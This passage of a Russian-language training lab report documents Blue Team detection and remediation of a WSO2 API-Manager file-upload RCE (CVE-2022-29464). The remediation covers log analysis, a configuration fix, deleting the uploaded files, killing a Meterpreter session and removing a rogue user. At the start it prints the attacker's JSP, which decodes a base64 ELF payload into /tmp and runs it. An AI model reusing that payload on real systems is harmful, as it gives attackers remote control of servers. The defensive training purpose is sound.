SRC:
SRC: <%@ page import="java.io.*" %>
SRC: .<%
SRC: .String cmd = {"sh", "-c", "echo 'f0VMRgIBAQAAAAAAAAAAAPgABAAAAeABAAAAAABAAAAAAAABAAAAAAEAAOAABAAAAAA
AEAAAAHAAAAAAAAAAEAAAAAAQAAAAAA+gAAAAAAAB8AQAAAAAAQAAAAAMf9qCViZthBIdZNMcIqIkFaagdaDwVIhcB4UWoKQVI
QaiIyWoCX2oBXg8FSIXAeDtI0i5AgAVucPvrgtRSInmahBaaipYDwVZSIXAeSVJ/8l0GFdqI1hqAGoSInnSDH2DwVZWV9IhcB5x2o8WGoBXw8FXmp+Wg8FSI
XAeO3/5g==' | base64 -d > /tmp/payload.elf; chmod 777 /tmp/payload.elf; /tmp/payload.elf &"};
SRC: .String output = "";
SRC: .if(cmd != null) {
SRC: ..String s = null;
SRC: ..try {
SRC: ...Process p = Runtime.getRuntime().exec(cmd);
SRC: ...BufferedReader sI = new BufferedReader(new InputStreamReader(p.getInputStream()));
SRC: ...while((s = sI.readLine()) != null) { output += s+"<br>"; }
SRC: ..} catch(IOException e) { e.printStackTrace(); }
SRC: ..}
SRC: %>
SRC:
SRC: --0e7c95fb52f664b9a22d359a76cf6f4d--
SRC:
```

Рис. 30: Post-запрос к вредоносному JSP-файлу

Уязвимость позволяет загружать произвольные JSP-файлы на сервер без проверки подлинности с последующим удаленным выполнением кода. Обнаружение эксплуатации можно осуществить проверкой наличия в логах `/var/log/wso2_http_access.log` сообщения о загрузке файла. Просмотреть журнал событий можно с помощью команды: `cat /var/log/wso2_http_access.log`

В данном журнале отображена запись о загрузке файла методом POST, последующее обращение к данному файлу приводит к удаленному исполнению кода и получению сессии с машиной нарушителя. В связи с нахождением данного узла в зоне Data Center IP-адрес машины, с которой проходят вредоносные запросы, будет соответствовать IP-адресу машины в зоне DMZ, который первый в цепочки атаки.

Обнаружение средствами ОС

```
10.10.1.33 - - [13/Oct/2025:21:52:25 +0700] POST /fileupload/toolsAny HTTP/1.1 200 32 - python-requests/2.28.1 0.247  
10.10.1.33 - - [13/Oct/2025:21:53:25 +0700] GET /authenticationendpoint/exploit.jsp HTTP/1.1 200 3 - python-requests/2.28  
.1 45.045
```

Рис. 31: Запись в журнале о загрузке файла со стороны нарушителя

Атака на WSO2 API-Manager

The screenshot shows the 'AM Threat Intelligence Portal – Zen Browser' interface. The main title is '/AMTIP'. The search bar contains 'Результаты поиска по IOCs' and 'CVE-2022-29464'. The left sidebar includes links for 'Дашборд', 'TI Lookup', 'URL Checker', 'О продукте', 'Тарифы', and 'Помощь'. The main content area displays the following information:

Основное: Правила обнаружения вторжений, Взаимосвязи, Граф

Обзор CVE-2022-29464

Название уязвимости: WSO2 RCE

Описание уязвимости: Уязвимость платформы для интеграции интерфейсов прикладного программирования, приложений и веб-служб WSO2 связана с возможностью загрузки произвольного JSP-файла на сервер. Эксплуатация уязвимости может позволить нарушителю, действующему удаленно, выполнить произвольный код.

Рекомендации по нейтрализации:

- обновление версии API-Менеджера до версии 4.1.0 Beta Released;
- изменение параметра загрузки ресурсов в конфигурационном файле.

Покрытие уязвимости в продуктах ViPNet

ViPNet IDS NS

Загрузки

Смотреть загрузки

Рис. 32: Уязвимость CVE-2022-29464

Атака на WSO2 API-Manager

◀ RCE Атака на API Manager WSO2 (CVE-2022-29464)

Основная информация Чат В работе

Дата и время события ⓘ
13.10.2025 17:52

Описание ⓘ
Сетевой сенсор ViPNet IDS NS во время атаки фиксирует несколько инцидентов информационной безопасности, направленных на уязвимый сервер. При скачивании пакета события ET ATTACK_RESPONSE Possible WebShell Upload Attempt via Directory Traversal M1 и рассмотрении подробнее в Wireshark можно выявить факт загрузки вредоносного JSP-файла на сервер. Также можно проанализировать wso2_http_access.log и проверить открытые tcp подключения

Индикаторы компрометации ⓘ
Отправка исполняемого файла по HTTP

Рекомендации ⓘ
1) Удалить вредоносные файлы payload.elf, exploit.jsp и связанные java-файлы. 2) Дополнить конфигурационный файл deployment.toml в соответствии с рекомендациями разработчиков для проверки безопасности получаемых маршрутов

Оценка
☆ ☆ ☆ ☆ ☆

Автор
сд Стариakov Данила
@1132226531@pfur.ru

Ответственный
сд Стариakov... @1132226531@pfu...

Источник
195.239.174.11

Поражённые активы
10.10.2.27

Рис. 33: Карточка третьего инцидента

Устранение уязвимости

Устранение уязвимости можно осуществить изменением параметра загрузки ресурсов в конфигурационном файле.

Следует отметить, что индикатор устранения уязвимости не изменится, пока не будет устранено последствие в виде вредоносного соединения.

Изменение параметра загрузки ресурсов в конфигурационном файле

Уязвимым маршрутом загрузки является fileupload, в продукциях WSO2 существует функция, которая отвечает за защиту маршрутов, выполняет проверку безопасности полученных HTTP-запросов и возвращает истину или ложь.

На основе ответа данной функции будет принято решение – предоставить или отклонить доступ к запрашиваемому URI. Если маршрут представляет собой /fileupload, то доступ будет разрешен всегда и без прохождения аутентификации. Для устранения уязвимости необходимо добавить проверку уязвимого маршрута в конфигурационный файл.

Подробное описание закрытия уязвимости представлено разработчиками на официальном сайте <https://security.docs.wso2.com/en/latest/security-announcements/security-advisories/2022/WSO2-2021-1738>.

Изменение параметра загрузки ресурсов в конфигурационном файле

Последовательность действий для закрытия данной полезной нагрузки:

- 1) открыть файл конфигурации WSO2 API-Manager, который находится по пути
`/opt/wso2am-4.0.0/repository/conf/deployment.toml;`

2) добавить следующую запись в файл:

```
[[resource.access_control]]
```


```
context="( .*)/fileupload/( .*)"
```

```
secure=true
```

```
http_method = "all"
```

```
permissions = [ "/permission/protected/" ]
```

Изменение параметра загрузки ресурсов в конфигурационном файле



FreeRDP: 10.140.2.153


```
root@wso2-virtual-machine:/opt/wso2am-4.0.0/repository/conf
CLOSE-WAIT0      0          10.10.2.27:9611    10.10.2.27:45748  users:(("java",pid=766,fd=477))
ESTAB            0          10.10.2.27:amqp     10.10.2.27:43840  users:(("java",pid=766,fd=578))
ESTAB            0          10.10.2.27:amqp     10.10.2.27:43816  users:(("java",pid=766,fd=516))
ESTAB            0          10.10.2.27:43834    10.10.2.27:amqp   users:(("java",pid=766,fd=560))
FIN-WAIT-20      0          10.10.2.27:56064   10.10.2.27:9611
ESTAB            0          10.10.2.27:43816    10.10.2.27:amqp   users:(("java",pid=766,fd=515))
CLOSE-WAIT0      0          10.10.2.27:9611    10.10.2.27:56064  users:(("java",pid=766,fd=391))
FIN-WAIT-20      0          10.10.2.27:36204   10.10.2.27:9611
CLOSE-WAIT0      0          10.10.2.27:9611    10.10.2.27:58932  users:(("java",pid=766,fd=408))
CLOSE-WAIT0      0          10.10.2.27:9711    10.10.2.27:54650  users:(("java",pid=766,fd=487))
ESTAB            0          64          10.10.2.27:ssh     10.10.2.254:49045 users:(("sshd",pid=19426,fd=3),("sshd",pid=19413,fd=3))
FIN-WAIT-20      0          10.10.2.27:45748   10.10.2.27:9611
CLOSE-WAIT0      0          10.10.2.27:9611    10.10.2.27:43076  users:(("java",pid=766,fd=229))
ESTAB            0          0          10.10.2.27:43800   10.10.2.27:amqp   users:(("java",pid=766,fd=105))

root@wso2-virtual-machine:/opt/wso2am-4.0.0# cd
backup/           business-processes/ lib/           repository/       samples/
bin/              dbscripts/           modules/        resources/       solr/           tmp/
(failed reverse-i-search)`depl': vim ^Cployment.toml
root@wso2-virtual-machine:/opt/wso2am-4.0.0# ^C
root@wso2-virtual-machine:/opt/wso2am-4.0.0# cd repository/co
components/ conf/
root@wso2-virtual-machine:/opt/wso2am-4.0.0# cd repository/conf/
root@wso2-virtual-machine:/opt/wso2am-4.0.0/repository/conf# l
advanced/          email/             messaging-event-broker.xml   sec.policy
api-manager.xml    etc/              metrics.properties         security/
axis2/             event-broker.xml    metrics.xml               sms/
broker.xml         event-processor.xml multitenancy/           solr/
carbon.properties* governance.xml     multitenant-msg-context.properties stream-interceptors.xml
carbon.xml         hazelcast.properties   nhttp.properties         synapse-handlers.xml
claim-config.xml   health-check-config.xml output-event-adapters.xml synapse.properties
consent-mgt-config.xml identity/      passthru-http.properties tenant-mgt.xml
data-bridge/        input-event-adapters.xml README                 thrift-authentication.xml
datasources/       jndi.properties*    registry-event-broker.xml tomcat/
datasources.properties jndi.properties*    registry_TM.xml       user-mgt.xml
deployment.toml*   log4j2.properties  registry.xml           wso2-log-masking.properties

root@wso2-virtual-machine:/opt/wso2am-4.0.0/repository/conf# vi deployment.toml
```

Рис. 34: Открытие конфигурационного файла

Изменение параметра загрузки ресурсов в конфигурационном файле



FreeRDP: 10.140.2.153
Administrator: ~\$ cat repository/conf/WSO2CARBON_DB.xml

```
[database.local]
url = "jdbc:h2:./repository/database/WSO2CARBON_DB;DB_CLOSE_ON_EXIT=FALSE"

[[event_listener]]
id = "token_revocation"
type = "org.wso2.carbon.identity.core.handler.AbstractIdentityHandler"
name = "org.wso2.is.notification.ApimOAuthEventInterceptor"
order = 1
[event_listener.properties]
notification_endpoint = "https://localhost:${mgt.transport.https.port}/internal/data/v1/notify"
username = "${admin.username}"
password = "${admin.password}"
'header.X-WSO2-KEY-MANAGER' = "default"

[database_configuration]
enable_h2_console = "true"

[http_access_log]
useLogger = true

[catalina.valves.access_log.properties]
className = "org.apache.catalina.valves.AccessLogValve"
directory="/var/log"
prefix="wso2_http_access"
suffix=".log"
rotatable="false"
pattern="%h %l %u %t %r %s %b %{Referer}i %{User-Agent}i %T"
    |
[resource.access_control]
context="(.*)/fileupload/(.*)"
secure=true
http_method = "all"
permissions = ["/permission/protected/"]
```

Рис. 35: Измененный конфигурационный файл

Изменение параметра загрузки ресурсов в конфигурационном файле

Также необходимо удалить загруженный exploit.jsp файл по пути /opt/wso2am-4.0.0/repository/deployment/server/webapps/authenticationendpoint с помощью команды: rm exploit.jsp.

Далее удалить сгенерированный файл payload.elf в директории /tmp с помощью команды: rm payload.elf.

Наличие данных файлов на атакуемой машине позволит нарушителю получить сессию и после внесения изменений в конфигурационный файл.

Изменение параметра загрузки ресурсов в конфигурационном файле

```
root@wso2-virtual-machine:/opt/wso2am-4.0.0# find . -name "exploit.jsp"
./repository/deployment/server/webapps/authenticationendpoint/exploit.jsp
root@wso2-virtual-machine:/opt/wso2am-4.0.0# cd repository/deployment/server/webapps/authenticationendpoint/
root@wso2-virtual-machine:/opt/wso2am-4.0.0/repository/deployment/server/webapps/authenticationendpoint# rm exploit.jsp
root@wso2-virtual-machine:/opt/wso2am-4.0.0/repository/deployment/server/webapps/authenticationendpoint#
```

Рис. 36: Удаление загруженного файла exploit.jsp


Изменение параметра загрузки ресурсов в конфигурационном файле

```
ESTAB      0      0          10.10.2.27:43800  10.10.2.27:amqp   users:(("java",pid=766,fd=105))  
root@wso2-virtual-machine:/tmp# rm payload.elf  
root@wso2-virtual-machine:/tmp# cd /opt/  
puppetlabs/  wso2am-4.0.0/  
root@wso2-virtual-machine:/tmp# cd /opt/wso2am-4.0.0/  
backup/          business-processes/ lib/          repository/          samples/  
bin/           dbscripts/         modules/        resources/        solr/          tmp/  
                      modules/          repository/          samples/  
                      resources/        solr/          updates/
```

Рис. 37: Удаление загруженного файла payload.elf

Изменение параметра загрузки ресурсов в конфигурационном файле

Для вступления в силу внесенных изменений необходимо перезапустить службу с помощью команды: `systemctl restart wso2api.service`.



FreeRDP: 10.140.2.153
File:///etc/init.d/wso2api /opt/wso2am-4.0.0/repository/conf

```
CLOSE_WAIT 0 0 10.10.2.27:9611 10.10.2.27:45748 users:(("java",pid=766,fd=477))
ESTAB 0 0 10.10.2.27:amqp 10.10.2.27:3840 users:(("java",pid=766,fd=578))
ESTAB 0 0 10.10.2.27:amqp 10.10.2.27:3816 users:(("java",pid=766,fd=516))
ESTAB 0 0 10.10.2.27:43834 10.10.2.27:remap users:(("java",pid=766,fd=560))
FIN_WAIT_2 0 0 10.10.2.27:56064 10.10.2.27:9611 users:(("java",pid=766,fd=515))
ESTAB 0 0 10.10.2.27:43836 10.10.2.27:random users:(("java",pid=766,fd=511))
CLOSE_WAIT 0 0 10.10.2.27:9611 10.10.2.27:6064 users:(("java",pid=766,fd=591))
FIN_WAIT_2 0 0 10.10.2.27:36204 10.10.2.27:9611 users:(("java",pid=766,fd=510))
CLOSE_WAIT 0 0 10.10.2.27:9611 10.10.2.27:58932 users:(("java",pid=766,fd=408))
CLOSE_WAIT 0 0 10.10.2.27:9711 10.10.2.27:54650 users:(("java",pid=766,fd=487))
ESTAB 0 64 10.10.2.27:ssh 10.10.2.254:8045 users:(("sshd",pid=19426,fd=3),("sshd",pid=19413,fd=3))
FIN_WAIT_2 0 0 10.10.2.27:45748 10.10.2.27:9611 users:(("java",pid=766,fd=229))
CLOSE_WAIT 0 0 10.10.2.27:9611 10.10.2.27:3076 users:(("java",pid=766,fd=105))
ESTAB 0 0 10.10.2.27:43800 10.10.2.27:amqp users:(("java",pid=766,fd=105))

root@wso2-virtual-machine:/opt/wso2am-4.0.0# cd
backup/           business-processes/ lib/          repository/      samples/
bin/             descriptors/   modules/       resources/      solr/        tmp/
                               modules/       resources/      solr/        updates/
(Failed reverse-i-search) depl': vim ~Cployment.toml
root@wso2-virtual-machine:/opt/wso2am-4.0.0# ^C
root@wso2-virtual-machine:/opt/wso2am-4.0.0# cd repository/co
components/ conf/
root@wso2-virtual-machine:/opt/wso2am-4.0.0# cd repository/conf/
root@wso2-virtual-machine:/opt/wso2am-4.0.0/repository/conf# l
advanced/          email/           messaging-event-broker.xml    sec.policy
api-manager.xml   etc/            metrics.properties    security/
axis2/            event-broker.xml   metrics.xml          security/
broker.xml        event-processor.xml multitenant/          security/
carbon.properties* governance.xml   multitenant-msg-context.properties stream-interceptors.xml
carbon.xml        ha-select.properties nhttp.properties    synapse/properties
claim-config.xml  health-check-config.xml output-event-adapters.xml synapse-handlers.xml
consent-mgt-config.xml identity/      passThroughUhttp.properties tennant-mgt.xml
data-bridge/      input-event-adapters.xml README                thrift-authentication.xml
datasources/      jndi.properties*  registry-event-broker.xml tennant/
datasources.properties jndi.properties*  registry_m.xml user-mgt.xml
deployment.toml*  log4j2.properties  registry.xml      wso2-log-masking.properties
root@wso2-virtual-machine:/opt/wso2am-4.0.0/repository/conf# vi deployment.toml
```

Рис. 38: Перезапуск службы

Устранение последствия Meterpreter-сессия

Цель данной полезной нагрузки – получение нарушителем Meterpreter-сессии с уязвимым сервером.

Обнаружить данную полезную нагрузку можно с помощью утилиты ss с ключами t и r. В случае установления соединения на уязвимой машине появится сокет с машиной нарушителя.

В Linux у процесса имеется уникальный идентификатор PID. При создании каждому процессу автоматически присваивается PID. Для прерывания соединения с машиной нарушителя необходимо принудительно остановить процесс с помощью команды kill вместе с номером процесса.

Устранение последствия Meterpreter-сессия

```
root@wso2-virtual-machine:/tmp# ss -tp
State      Recv-Q Send-Q Local Address:Port      Peer Address:Port
CLOSE-WAIT0    0        0      10.10.2.27:9611    10.10.2.27:40318 users:(("java",pid=766,fd=403))
ESTAB      0        0      10.10.2.27:43822    10.10.2.27:amqp  users:(("java",pid=766,fd=552))
ESTAB      0        0      10.10.2.27:43786    10.10.2.27:amqp  users:(("java",pid=766,fd=451))
ESTAB      0        0      10.10.2.27:amqp     10.10.2.27:43822 users:(("java",pid=766,fd=556))
ESTAB      0        0      10.10.2.27:43838    10.10.2.27:amqp  users:(("java",pid=766,fd=566))
ESTAB      0        0      10.10.2.27:amqp     10.10.2.27:43800 users:(("java",pid=766,fd=511))
CLOSE-WAIT0    0        0      10.10.2.27:9611    10.10.2.27:59264 users:(("java",pid=766,fd=229))
ESTAB      0        0      10.10.2.27:amqp     10.10.2.27:43838 users:(("java",pid=766,fd=570))
ESTAB      0        0      10.10.2.27:amqp     10.10.2.27:43786 users:(("java",pid=766,fd=507))
ESTAB      0        0      10.10.2.27:43840    10.10.2.27:amqp  users:(("java",pid=766,fd=574))
ESTAB      0        0      10.10.2.27:amqp     10.10.2.27:43834 users:(("java",pid=766,fd=565))
ESTAB      0        0      10.10.2.27:56030   195.239.174.11:5561 users:(("payload.elf",pid=5254,fd=3))
FIN-WAIT-20   0        0      10.10.2.27:59264    10.10.2.27:9611
CLOSE-WAIT0    0        0      10.10.2.27:9611    10.10.2.27:55514 users:(("java",pid=766,fd=98))
ESTAB      0        0      10.10.2.27:amqp     10.10.2.27:43840 users:(("java",pid=766,fd=578))
ESTAB      0        0      10.10.2.27:amqp     10.10.2.27:43816 users:(("java",pid=766,fd=516))
ESTAB      0        0      10.10.2.27:43834    10.10.2.27:amqp  users:(("java",pid=766,fd=560))
ESTAB      0        0      10.10.2.27:43816    10.10.2.27:amqp  users:(("java",pid=766,fd=515))
FIN-WAIT-20   0        0      10.10.2.27:41034    10.10.2.27:9611
ESTAB      0       64     10.10.2.27:ssh      10.10.2.254:49045 users:(("sshd",pid=19426,fd=3), ("sshd",pid=19413,fd=3))
CLOSE-WAIT1   0        0      10.10.2.27:9763    10.10.1.33:47102 users:(("java",pid=766,fd=487))
FIN-WAIT-20   0        0      10.10.2.27:40318    10.10.2.27:9611
CLOSE-WAIT0    0        0      10.10.2.27:9611    10.10.2.27:41034 users:(("java",pid=766,fd=391))
ESTAB      0        0      10.10.2.27:43800    10.10.2.27:amqp  users:(("java",pid=766,fd=105))
root@wso2-virtual-machine:/tmp# kill -9 5254
```

Рис. 39: Разрыв сессии нарушителя

Данная полезная нагрузка заключается создании нарушителем пользователя в веб-интерфейсе WSO2 API-Manager.

Для обнаружения полезной нагрузки достаточно зайти в веб-интерфейс WSO2 API-Manager по ссылке <https://10.10.2.27:9443/carbon> и просмотреть список существующих пользователей.

Устранение последствия Создание пользователя в веб-интерфейсе

The screenshot shows the WSO2 API Manager interface running on a Windows desktop. The title bar indicates the connection is not secure (<https://10.2.27.9443/carbon/user/user-mgt.jsp>). The left sidebar navigation includes sections for Home, Identity, User Stores, Claims, Service Providers, Identity Providers, and Manage. The main content area displays a table titled 'Users' with three entries: 'admin', 'apis_reserved_user', and 'hacker'. Each user row has an 'Actions' column with icons for Change Password, Assign Roles, View Roles, Delete, and User Profile.

Name	Actions
admin	
apis_reserved_user	
hacker	

Рис. 40: Пользователь hacker в списке пользователей

Устранение последствия Создание пользователя в веб-интерфейсе

Для нейтрализации данной полезной нагрузки необходимо удалить созданного пользователя в веб-интерфейсе.




Рис. 41: Удаление пользователя




Рис. 42: Удаление пользователя

Результат проделанной работы

Лабораторная 2-D (понедельник) 13_10

Группа: НКНбд-01-22 (С) - понедельник + НФИ2

+ Добавить инцидент

Основная информация Инциденты Цепочки кибератаки Beta Схема шаблона Материалы

Тренировка запущена. Атака завершена 100%

00:00:00

CSIRT

Сценарий: Ampire Защита интеграционной платформы
Шаблон: Офис (Конфигуратор)

Запущена в: 17:46

Нераспределенные инциденты

Инциденты отсутствуют

Уязвимости и последствия

Bitrix vote RCE	Устранино
Bitrix deface	Устранино
WSO2 API-Manager RCE	Устранино
WSO2 User web	Устранино

GitLab RCE

GitLab meterpreter

Устранино

Рис. 43: Результат проделанной работы

Вывод

В ходе выполнения данной лабораторной работы мы выполнили тренировку “Защита интеграционной платформы” в роли команды “Blue Team” (CSIRT – Computer Security Incident Response Team). В процессе выполнения работы освоили практические навыки выявления, анализа и устранения уязвимостей в различных системах, а также освоили навыки отработки действий по нейтрализации последствий успешных атак.